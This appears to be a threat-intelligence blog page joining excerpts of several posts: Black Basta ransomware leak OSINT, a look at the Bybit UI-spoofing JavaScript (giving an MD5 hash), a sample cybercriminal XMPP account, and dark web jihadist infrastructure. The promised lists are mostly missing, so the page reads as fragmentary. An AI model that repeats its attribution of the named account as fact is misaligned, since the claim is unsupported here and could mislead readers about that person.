
Exposing the Black Basta Ransowmare Group - Part Two



UPDATED:

Exposing the Black Basta Ransomware Group

Exposing the Black Basta Ransomware Group - Part Three

Dear blog readers,

I just picked up the Black Basta Ransomware group's internal leaked communication which is now publicly accessible and available for everyone to download and I decided to post this update in terms of my data mining efforts which succeeded in the context of obtaining access to their internal leaked IPs email address accounts and various other related OSINT artifacts.

Here's a complete list of their internal leaked IPs based on their internal leaked communication which is now publicly

accessible and available for everyone to download:

Dissecting the Bybit Cryptocurrency Exchange Malicious UI Spoofing Javascript

Based on the recently released Bybit Investigation documents I was able to obtain the malicious javascript in question and I decided to dig a little bit deeper into its inner workings and try to provide actionable intelligence on the topic and who the malicious attackers might be.

Javascript MD5: be9397a0b6f01d21e15c70c4b37487fe

What I did was the following. I managed to partly reproduce the campaign and while looking for clues I managed to obtain an actual copy of the Bybit cryptocurrency exchange malicious UI spoofing javascript.

What I did next as the script was logically not obfuscated was to look for additional clues such as for instance phone back URLs or Ethereum addresses which I did with a lot of success which I decided to share with everyone.

Full list of URLs found in the malicious Bybit cryptocurrency exchange malicious UI spoofing javascript:

Profiling a Currently Active Portfolio of High-Profile Cybercriminal Jabber and XMPP Accounts Including Email Address Accounts - Part Seven

Dear blog readers,

The following is a recently collected using Technical Collection of Currently Active Portfolio of High-Profile Cybercriminal Jabber and XMPP Accounts which I'm sharing with the idea to assist everyone on their cyber threat actor attribution efforts and to assist U.S Law Enforcement on its way to properly track down monitor and prosecute the individuals behind these campaigns.

Sample cybercrime-friendly XMPP/Jabber IDs:

truth.truth007@xmpp.jp

On The Hunt for Cyber Jihadists on the Dark Web - An Analysis

Dear blog readers,

In this post I'll share a recent research which I did on the topic of finding and locating cyber jihadist infrastructure on the Dark Web with some interesting results and clearnet references to their actual infrastructure with the idea to share some actionable intelligence including some additional technical details behind what they've been and what they're currently up to.

In this post I'll provide practical and relevant technical details behind the infrastructure of the Al-Raud, I'lam and Fahras groups including some of their actual Monero cryptocurrency donation addresses and Dark Web Onion URLs.

I'lam Foundation
